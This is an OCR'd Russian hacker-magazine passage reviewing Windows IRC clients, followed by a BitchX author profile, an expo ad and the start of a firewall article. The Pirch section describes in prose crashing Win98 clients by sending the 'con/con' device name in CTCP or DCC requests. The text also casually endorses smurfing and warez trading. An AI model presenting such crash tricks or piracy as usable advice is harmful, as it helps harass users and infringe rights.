Ну, так мы отвлеклись, что насчет анонимности в мирке? Как обычно - поддержка SOCKS`ов (носки 4-го и 5-го размеров :), Proxy (специальная тулуза, что появилась с версии 5.7 mIrc`a), удобство в работе с баунсерами (ты вряд ли встретишь готовый скрипт для другого клиента с поддержкой ezb/psyBNC), возможность подмены своего IP (ни разу не видел, чтоб это работало :p), как и другие клиенты, корректно работает с порт-редиректами. Есть до хрена другой полезной байды, которую ты найдешь для себя в процессе юза MIRC`a: не было ни одного бывалого IRCера, через лапы которого не прошла рассматриваемая прога - Must have!



Pirch

Данный комплекс IRC`ера напоминает дачу бабушки: все ужасно старое, неремонтированное годами, сорняки, недособранные блочные дома... В чем сходство? Ответ даст любой пользователь пирча: проект не обновлялся два года, комфорт существования в клиенте стремится к нулю, ни о каких нововведениях в скриптинге базара быть не может :(. А где же плюс?



Их есть у меня, точнее у Pirch`a: бабушкина душевность передается через приятный глазу интерфейс, эргономичные шрифты, добротно оформленные системные сообщения, возможность работать в одном клиенте с несколькими серваками (между прочим, mIRC так и не обзавелся этим счастьем) и прочее "домашнего приготовления". Очень серьезным минусом стали проблемы с security: десятки моих знакомых конкретно напрягались, разглядывая, в очердной раз, синий экран смерти, возрождавший воспоминания о win95 и winnuke... Если отметить что-то конкретное, то придется вспомнить о небезызвестном баге Con/Con файловой системы виндов. Здесь запор клиента случался при обработке DCC посылок: глупый клиент обрабатывает оные автоматически, разыскивая место на винте под принимаемый файл еще до твоего подтверждение на прием... Чуть раньше клиент сильно спотыкался при запуске звука в канал: в ctcp sound вставлялась заветная "кон-коновская" комбинация, на которую пирчи в win98 реагировали полным подвисом системы. Интересно было наблюдать картину тотального обвала клиентов с сообщением Connection reset by peer год-полтора назад - #usa, #russia, #mp3, #sex теряли по 10-70 посетителей одновременно :). Работает ли это сейчас? О, да: pirch`евы кодеры никак на баги не прореагировали - как решение приходилось отрубать обработку звука клиентом и переводиться с win98 на winME или юзать неофициальные патчи, наводящие порядок в файловой системе виндов. Так что и по сей день приблизительно 5-10% всех виндозных IRC-клиентов можно "вальнуть" через рассматриваемый баг. Как? В свое время гениальный начинающий дельфи-программист нюков, виндовых сканеров, брутфорсов и HTML-заподлостроитель, знаток технологии CON/CON - xPoison - написал уникальный программный комплекс, высылавший нерадивому пользователю CTCP/DCC пакет с убийственной комбинацией (3001 раз воспетого) con/con`a! К сожалению, сейчас прекратилась поддержка чудного начинания :(.

LeafChat


Относительно молодой клиент, личный опыт юзания которого образовался лишь при написании данного прогона. Отсюда не получится долгих повествований об истории, развитии, и сразу пойдёт обзор "Лиственного чата".

Вместо лиственного чаЯ полез сразу в настройки клиента. Изначально обозначилась общая тенденция клиента: юзерский help есть везде и всюду. Шага не сделай, будет подсказочка, фишка, комментарий. Если что, все можно убрать еще при установке: задаешь, что ты хорошо знаком с клиентом, и шняги не будет. Хотя я, даже при нехилом



времени, убитом на IRC, оставил tips`ы, т.к. в клиенте есть реально новые фичи. Какие? В бой!

В пирче была удобная опция юзверских профилей: выбираешь файлик, редактируешь его и прогружаешь, когда за компом работает другой чел или просто надо зашифровать :). Но всякий раз менять файло - гимор, ровно как править инфу ручками в Connect Options. LeafChat нашел золотую середину - профили юзарей задаются прямо из клиента, к




каждому из иркеров можно поставить на ник пароль. Опция идентификации, конечно, рулит, да вот может приключиться незадача: ирц-сеть поменяет синтаксис сервисов, и придется сосать лапу, а то и шнягу :(. Как далнет сменил написание nickserv`a на nickserv@services.dal.net... Да и чего говорить про идентифи в бессервисных сетях, где для получения статуса надо кидать мессагу на бота - сменилась версия eggdrop`a, поменяли ник ботве, у тебя другой хост, и ничего не выйдет! Благо в сорцах новой чат-системы можно править тип идентификации на нужный тебе.

Список серверов можно как следует поправить, т.к. идут в основном "маскарадные" адреса, т.е. официальные сети, при коннекте с которыми часто бывают тормоза :(. Так что логично поменять на что-то проверенное временем (я вот с начала года на tsunami.dal.net сижу, из DALnet`овских).

Достаточно продвинутый notify-list, куда ты можешь заносить как friends, так и idiots.

Удобно: появляется приятель, автоматом ему привет кидаешь, появляется калососущий ублюд - смурфом в него или просто на фиг послать :).

Выбрал, куда полезем? ОК, влетели на сервак, и




сразу же проблема: нельзя писать в строке статуса =(. Т.е. не получается провести там дополнительную идентификацию, поиграться с другими сервисами, да и просто дать команду на боунсер. Точнее - можно, но только тогда, когда клиент решит, что ты уже соединился с IRC-сервером. А откуда ему, лешему, об этом знать? Вот и тупит, скотина, - в специальном окошке /command не удается отправить массагу на BNC. Так что мне пришлось править конфиги на сервере так, чтобы сразу при коннекте автоматом перебрасывало на нужный адрес Сети.

Теперь пора зайти на какой-нибудь канал. Пробуем огромный, злобно-варезниковский (находятся по /list *warez*; *app*). Нехилый подвисон, при попытке показать более 250 ников... мой Целерон 400 на 128-и метрах памяти сильно испугался, с Мирком такого не было :(. Что делает честный компутерный хулиган, попав на незнакомый канал? Правильно, чекает опов: хвосты, ники, иденты... Тут Лиственник порадовал, помимо обычного



whois`a, есть еще и автозапрос к никсерву по челу. Удобная хрень, которую я дополнительно дописывал в скриптах для mIRC`a и Pirch`a. Хотя и неудобства не удалось обойти стороной, когда я базарил с кексом о перекачке Windows XP и XP Office`a, перелез в терминал и в Leaf глядел лишь за приватами. Вполне нормально, ведь не уследишь за всей болтовней везде. А прога взяла да и никак не сообщила о новой мессаге в привате :(.


Так я и проворонил варезника, которого уже развел на выдачу аккаунта на огромедном warez`ном сер-



ванте ;). Зато пока я отвисал в стороне, LeafChat отфильтровал все рекламные мессаги и пару раз бибикнул об открытых приватах с законными трейдерами варезки.

Что бы еще добавить... Да, вот, забыл, клиент вылетел после короткого CTCP флуда от какого-то баклана, так что если ты собираешься вести боевой образ жизни на IRC, то лучше подыскать что-то более стабильное или же обвесить Leaf скриптами. Благо скриптинг тут вполне удобен и очень похож

на Pirch`евский. Процесс идет прямо в клиенте, чему способствуют симпатичный интерфейс и вполне удобная
структура подразделов, которой все же не достает более продвинутых PopUps`ов, да и вообще профессиональному скриптеру тут будет негде развернуться. Ни mIRC, ни он :). Готовых серьезных скриптов под LeafChat практически не было обна-




ружено. Очевидно, сказывается минимальная распространенность клиента среди ИРКеров.


Visual IRC - vIRC


Еще один шедевр для поклонников некрофилии. Клиент не обновлялся с 97-ого года (последняя версия аккурат вышла к 850-летию Москвы :), интерфейс напоминает о метаниях пользователя windows 3.*, попавшего в среду 95-ых :). Но если постараться, можно и сейчас обнаружить 95-ых юзверей, имеющих неплохо настроенную систему, да и термин “прога под девяносто пятые” все еще жив. А вот гордость IRC-клиента, уже в названии указывающего принадлежность к далекому 97-ому году, - сомнительна... Но все же запускаем вирка и глядим, чего там доисторического осталось.

Сперва интерфейс кажется примитивным, не имеющим ряда необходимых деталей других прог подобного толка. Все предположения развеиваются, когда попадаешь в меню настроек: тут есть все. И большой плюс для любителей анонимности - можно прямо из клиента, без игр со скриптами, менять CTCP Version reply.
С такой хренью не придется париться, ковырять-



ся в Events`ax и Remote`ax. Мне вообще постоянно казалось, что БОЛЬШОЙ минус существующих вин-клиентов - невозможность внесения более-менее кардинальных изменений, не совершая правки скриптов и кода :(. Та же хрень сохранилась и в толстенных скриптах к клиентам, вроде ShowDown, тут большинство говна приходится выбивать ручками, а не через удобное контекстное меню, куда попала лишь малая часть всех фич.
Заглянем в окошко Scripting, назначение которого понятно даже самым талантливым.
Отдаленно напоминает Pirch. Более наглядно, чем в Мирке, побольше дефолтовых апдейтов от самих кодеров клиента. Хотя имеющаяся визуальность может напрячь навороченного скриптера, привык-





шего к быстрому коду, которому претит клацание мышкой для внесение всякого минимального изменения.
В работе непосредственно с самой IRC-сетью вполне симпатичен, хотя мои уставшие от бдения глаза продолжали активно трудиться, разглядывая ярко-красный цвет бегущих системных сообщений...




Непорядок, если юзаешь прогу, лучше поставить что-нибудь более нейтральное, вроде синего, уже привычному по Мирку, Пирчу и BitchX`у в его цветной вариации. В остальном же выпадающие менюшки канала, статуса, привата содержат все необходимое и легко поддаются апгрейду все через тот же раздел Scripting`a.
Больная тема - secure`ность. Если ты бегал за тазиком от предложенной статеищи и забил на раздел о Пирче, то повторюсь, что все характерное оному остается и с vIrc`ом: вылетает под w98 постоянно аки дежурный истребитель с базы :). Все те же проблемы с обработкой запапленных имен файлов, нестойкость к text-флуду, даже при наличии дефолтовых фильтров на заразу, активная прогрузка памяти при Query-флуде... Короче, для сетевого бойца сомнительное приобретение сегодня, но неплохая тема 3 года назад :). Напоследок добавлю ложку меда в бочку дегтя, сказав о поддержке drug`n`drop`a файлов к пересылке клиентом. Сие есть в Мирке (начиная с версии 5.6, если я не ошибаюсь...), но во время появления Вирка - было большой редкостью. Дополнительной щепоткой радости будет интересная фича Watch Dog. Это режим работы клиента, когда мониторятся только приваты, об открытии которых иконка в трее уведомляет. Что-то вроде IRC pager`a, встроенного по умолчанию в тулзу.

dIRC

Прога, в свое время переманившая ряд юзверов mIrc`a, незнакомых с pIRC`ем: поддержка работы с несколькими серверами одновременно для них оказалась новинкой :). Год-полтора назад активно нравился и любителям свежего софта, ведь интерфейс был подогнан под стилистику Office2K от MS. Хотя последние версии за обнаружившейся обыденностью нового Офиса стали больше отдавать эстетикой X-Windows от KDE.
Тут следуют нецензурные выражения, т.к. Дирк вылетел на самом интересном месте, когда я не успел стянуть логи своего away`a, а корефан начал продвигать интересную тему в привате... Выскочил стандартный диалог дебага, но мои познания C++, видать, недалеко ушедшие от dIRC-кодеровских, не позволили на лету разыскать ошибку :(. Так вот я и отсосал, после 15 минут пользования новинки. Хотя было не в новинку, как прежде, до написания

данной нетленки, я пытался заюзать рассматриваемый клиент в NT 5.0 server, и там все так же падало, даже не совершив коннекта с IRC-сетью. Но что поделаешь... Лезу снова на сервак сгребать логи и вижу интересный диалог DCC: файло скачивается один в один, как в IE. Интересно, а можно ли при этом юзать качалку? Мой dIRC никак не хотел видеть наличия GetRight`a. А ведь как было бы удобно откачивать варезку: пустил закачки по ДЦЦ и ушел не паришься, зная, что все стабильно сольется качалкой. Если у кого удастся сей пируэт, убедительная просьба скинуть инфо в майл ;).
Кайфовая фича из настроек проги - можно подрубить spell checker, т.е. проверку орфографии. По умолчанию идет только английский словарь, так что наследникам Ожегова и Даля придется подключать свои db.
Хотя язык, на котором разговаривает русский IRC и конкретно я сам, сложно контролировать даже самым полным и актуальным словарем: слова коверкаются до неузнаваемости, ежедневно генерируется что-то новое, на транслите слова также могут быть прописаны по-разному... Итого, фича может потребоваться, если ты пойдешь подкачивать свой английский на буржуйские каналы или устроишь терку с IRCop`ами ;).




О безопасности работы с прогой, в стандартном понимании, что-либо отметить сложно: работа велась во вполне грамотно отконфигуренной системе, установленной на кабель-модеме, а также с отключенной обработкой CTCP-запросов. Хотя, как уже было подмечено, нестабильность вносят не атаки хакерманов, а скорее изначально кривой код программы =). Так что следи за собой, будь осторожен.

BersIRC


Время вырабатывает привычки и стереотипы. Так пару лет назад сформировались "кланы" пользователей определенных IRC-клиентов: pirch, mirc, virc, xircon, BX(ircii/epic). Но время брало свое, и девелопмент половины из них прекратился :(. Тогда началась миграция в новые проги, проверенные временем и сохраняющие саппорт. Так, я сам, два года отсидев на Пирче, был вынужден изменить с mIRC`ом и *nix-версией BitchX в качестве запасного. Я оказался неоригинален, и в пользу мирка решили десятки корефанов. Самые стойкие перцы продолжали юзать дырявые, доисторические проги. А самые хитрые потихоньку отрыли сразу несколько свежих стабильных работ. BersIRC - одна из них.



Новинка особенно пришлась по вкусу непрофессиональным кодерам, поклонникам паскаля ;). Да-да, тут в качестве скрипт-языка принято Borland`овское детище.
Писать километровую шнягу под новый продукт - дело неблагодарное, так что для начала прога была осмотрена на предмет юзверских качеств.
Уже при установке Берсирк вытянул настройки из Мирка и все построил под лад предыдущего клиента. Хотя по какому принципу он выбрал первый клиент - неясно, т.к. на винте стоял еще второй mIRC, хотя и на другом логическом диске. Сразу замечается опция юзерского профиля - можно за-




рядить под каждого в отдельности. В обычных условиях редко оказывается полезным, хотя при удаленной работе с клиентом (типа запускается в локалке на терминал-сервере) будет в кассу. Что у нас тут еще новенького есть...
Script-редактор, к сожалению, работает на базе




обычного блокнота, т.е. без собственной среды. Далее попадается на глаз интегрированный центр управления winamp`ом. Очень юзаебельная штука! Единственный минус - опция Describe song распространяется только на один канал =(. Т.е. срабатывает синтаксис /me, а не /ame, который обычно юзал в скриптах, дабы продемонстрировать на всех каналах, какую правильную музыку я слушаю :).
Оповестив всех о музыкальных вкусах, начинаем рассылку понравившихся мелодий корефанам. Наглядный диалог DCC-посыла, стянутый с окошка скачивания файлов IE.
Попав в настройки, понимаешь, что и под виндами бывают очень тонко конфигурируемые проги: меняется все, от иконки в трее до имени лог-файлов. А вот настроек из серии Flood явно недостает. Хотя по умолчанию укомплектовано системой, которая не позволит тебя обвинить в злостном флуде - клиент будет выбрасывать строки в канал/приват постепенно, а не целым скопом.
В общем, настройки вполне удовлетворяют, даже при не особо свежем списке IRC-серверов: остался наборчик двухлетней давности, среди которого 3/4 серваков ушли в небытие.
Клевая хрень, объявившаяся во всеобщей тенденции саппорта Windows XP, - БерсИРК имеет спецверсию, построенную на прилизанных кнопках, менюшках, иконках XP. Так что сие может стать решающим при выборе IRC-клиента под новомодную ось ;).


Klient

Упал dIRC. Комментарий из разряда Censored был сброшен в канал. Канальные прореагировали машинально: нехрен колотить понты, юзай мирк! Кто-то лишний раз отпустил пару ласковых о кривости всех виндозных прог... Ну, а чувак, который сек фишку, скинул линк на Klient.
Неоригинальное, надо сказать, название, отдающие знанием английского языка нашими соотечественниками :). Первая мысль при скачивании чуда: а не протроянит ли меня этой шнягой, что за хитроумное западло, о котором я прежде ничего не слыхал? Новинка оказалась тяжела - 6 мегов веса. Прежде ни один из win-иркеров не весил столько :(. Куда же ушло столько жира? Разберемся по порядку.
Сразу не понравилась работа - тайм-ауты выставлены криво, и работать с редиректами, без снятия данной шняги, не получается. Отключить же тайм-аут-проверку нету возможности. Так что ставим на максимальное значение при непрямом коннекте и начинаем ознакамливаться ближе.
Но бедой назвать положение дел язык не поднимается :). Кому надо, разберется со шнягой. А для первичного знакомства больше подойдет имею-






щийся симпатичный интерфейс, украденный с последнего Office XP.
Сходство не в иконках и буттонах, скорее родство выдают “слепые” менюшки, элементы которых исчезают после длительного необращения к ним. Набор иконок скорее напоминает давние игры с Win95, когда каждой программке хотелось присвоить свой, уникальный ярлычок :). Если парит внешность “Икспей”, то можно переключиться в тему Office 97/2K.
Топаем в настройки. Сперва показалась сплошная скука: настройки коннекта, реконнекта, тайм-аутов,




ники и прочий слив. Благо додумался сунуться в не особо популярный раздел View,
где и обнаружил наиболее интересные, глобальные настройки - Preferences.
Помимо стандартных дел, есть дополнительные фишки, которые ты мог видеть в скриптах домашнего приготовления: auto-away с дальнейшим оповещением о времени твоего отхода в небытие, полный контроль над CTCP, простой антифлуд, слегка более чуткие стандартные настройки, незнакомая прежде папочка Security. Тему скриптинга продолжает и обозначенный выше подраздел Lists. Первая фишка - встроенный шитлист: наглые ублюдки больше не пропрутся ни на один канал, где у тебя самого есть статус, их оттуда просто выбросит уже при входе.




Раздел Users поможет структурировать всех людей, к которым имеется неравнодушное отношение ;). Кого во friends-list, а кому - черную метку... Также удобно чисто с технической стороны, при общении с ботами в безсервисных сетях и опании на сплитах в сервисах. Есть фишка Group messages, типа как групповой отсыл мессаг нужным тебе юзверам. Напоследок замечу, что, конечно, 6 мегов дистриб проги хавает незаконно, но если забыть о более высоком прогрузе памяти, то получится серьезный конкурент mIRC`у для юзера с быстрым компом.


Xircon

Видать судьба такая у всех некоммерческих начинаний - быть остановленными в самом расцвете. Половина описанных выше клиентов упала на бегу, потеряв саппорт, или не имеет будущего развития сейчас. Xircon - из той же темы, появившись в 96-



ом, в 97-ом оставил последнюю версию и более не появлялся 8-[].
Интерфейс напоминает о стандартных элементах билдеров дельфи, C++ и рабочем столе win3.1 =). Настройки содержат кучу стандартного хлама, и главной фишкой клиента остается работа с TCL скриптами. Очень приятная тулза для писателей скриптов под ботов на тикле. Хотя я сомневаюсь, что ботописцы будут юзать данную прогу ;). Но вдруг им понравилась бы фича - активации тучи приватов, всякий раз при соединении, с определенными никами. Типа удобно для особо болтливых людей, обитающих в сетях, не характерных частыми сменами ника. Вообще, несмотря на древность клиента, тут сохраняется вполне логичная работа с группами юзверей.





Заключение... в тюрьму!

“И чего это за шняга была? Чего за гнилой базар на 4 полосы, нахрена ты это прогнал?”,- логичный вопрос читателя. Да не вопрос... Самое простое решение - юзать мирк и ничего кроме мирка, не прогадаешь: есть все что нужно, чего нет и что не нужно - можно дописать ручками в качестве дополнительных модулей. Те же, кто хочет увидеть что-то действительно новое, не отрывая задницы от виндов, пойдет поглядеть на БерсИРКи, “К”лиенты, раритеты, вроде Вирка. Материал не имеет стандартной цели помощи в выборе идеальной программы. Сие скорее заметка о том, что есть что-то кроме mIRC`a и вполне достойное внимания. Моего, после написания статьи, удосужился - BersIRC. Тому помог факт, что под него готовые скрипты с каждым днем появляются. А твой выбор? Главное - сохранять активность и не забывать, что #xakep @DALnet ждет тебя 24 часа в сутки, 365 дней в году :).
А так дуй на www.tucows.com, www.bersirc.com, www.klient.com, www.xircon.com и Enjoy ;).



INSCENE MAN — BitchX

BitchX написан Колтеном Эдвардсом (aka “Panasync”, aka “q”) в декабре 1994 года. В основу клиента положены скрипты ircii-Plutotium и ircii-EPiC, отпортированные на Си. Использованы инструменты: joe, make, gcc, gdb, strace и dmalloc lib. По утверждению Эдвардса, первые 3 года работа по совершенствованию клиента кипела вовсю, сегодня он уделяет BitchX 8-10 часов в неделю, но оставлять проект не собирается. Кроме Эдвардса, над BitchX для разных платформ трудятся еще 6-7 человек. Любимый режим: xterm rxvt vga11x19 1024x768. Эдвардс работает под Linux с kernel-релиза 1.0. IRC “заразился” в 1993 году, доступен в EFnet #BitchX. Последнее время признает IRC-протокол устаревшим и, в первую очередь, ждет от наследника интерактивности. Также известен написанием консольного клиента TekNap для Napster и патчей линукс-ядра. По вечерам подрабатывает барменом в отеле.

Ссылки:
http://www.bitchx.com/
http://linux.trix.net/pana_english.htm



RUSSIAN

GAMESHOW

РОССИЙСКАЯ ИГРОВАЯ ВЫСТАВКА

ТЫ ХОЧЕШЬ ЗНАТЬ ВСЕ ОБ ИГРАХ?

4-7 ОКТЯБРЯ
2001 года
отель "АЭРОСТАР"
Ленинградский пр. 37
м. Динамо
тел. (098) 217-3846
www.eradvd.ru




- Первая игровая выставка в России
- Участвуют все известные отечественные разработчики и издатели компьютерных игр.
- Место встречи производителей и потребителей игровой индустрии.

ИНФОРМАЦИОННЫЕ СПОНСОРЫ











Твой электронный щит
Несколько слов о "безопасном" Инете

Кисляков Алексей (drdfg@yahoo.com)

Не секрет, что FireWall является одной из самых необходимых программ для всех юзеров Инета, хоть как-нибудь заботящихся как о защите своей информации, так и компьютера в целом. Что он делает? Основная задача FireWall'а - это контроль за обращением различных программ к сети. Это инструмент, позволяющий предотвратить утечку информации.

От чего защищаемся?

Файрвол защищает твой комп от довольно распространенного класса хакерских атак. Так как на антивирусы полагаться довольно тяжело, файрвол возьмет на себя заботы о троянах. Компьютеру с файрволом не страшны нюки и различные "недобросовестные" программы, которые (как показывает практика) постоянно что-то пытаются отправить куда-то без твоего ведома. В необходимости файрвола сомневаться не приходится. Поэтому я приведу тебе краткую информацию о некоторых таких прогах.

ZoneAlarm 2.1.44

(ftp://zdftp.zdnet.com/pub/private/sWIIB/internet/internet_tools/zonalarm.exe)

Первый рассматриваемый нами экземпляр файрвола - ZoneAlarm, выпущен компанией ZoneLabs. Прога имеет графический интерфейс, сделанный весьма цветасто и понятно для юзера.

Для наглядности файрвол выводит не только названия программ, которым разрешено/запрещено обращение к сети, но и "рисует" их иконки, выделяя, какая из прог работает в данный момент с сетью.

Программа различает два вида соединений - локальные и Интернет-соединения - и позволяет для каждой программы разрешать или запрещать



